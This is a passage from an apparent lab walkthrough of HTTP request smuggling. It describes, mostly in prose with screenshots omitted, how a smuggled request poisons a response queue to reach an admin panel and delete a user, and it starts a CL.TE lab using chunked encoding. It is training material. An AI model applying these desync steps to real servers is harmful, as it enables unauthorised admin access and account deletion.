
We send this request to repeater, remove all unnecessary headers, point it to the home page and send it. We should get a 200 OK. Also we will use HTTP/1.1.

The website is also loading stuff from /resources and we use HTTP/1.1.


We need to Enable HTTP/1 connection reuse. Also we add a Connection: Keep-Alive header.


Now we send the POST request to /resources and add the GET request to /404 under it with X-Ignore: X. We can see that we are able to smuggle the request as we get a 404 Not Found.

Now we will add this request to a group with the main request to the homepage and send this request once.
When we send the request group as a single connection, we can see that we get 404 Not Found. Meaning the response queue is getting poisoned.

Now we will change /404 to /admin to the previous request.

Now we will send this request group again as a single connection. We see that we get the admin panel in the response.
Now we will change /admin to /admin/delete?username=carlos and again send the request group as a single connection. This will solve the lab.
14. HTTP request smuggling, basic CL.TE vulnerability
Description:

The front server uses content length while the backend uses transfer encoding. We need to smuggle a request such that the next request is GPOST.
Explanation:
We send the GET request to the homepage to repeater.

First, we change the request from HTTP 2 to HTTP 1.1, then we change the request method to POST, then add the value for the content length to the content-length header. Then we add the Transfer-encoding header with the value chunked. I tried adding GPOST like below. When we try to reload the page we get Unrecognized method GPOST0GET after we send the request from repeater once.

Removing the 0 at the end resulted in response - Unrecognized method GPOSTGET
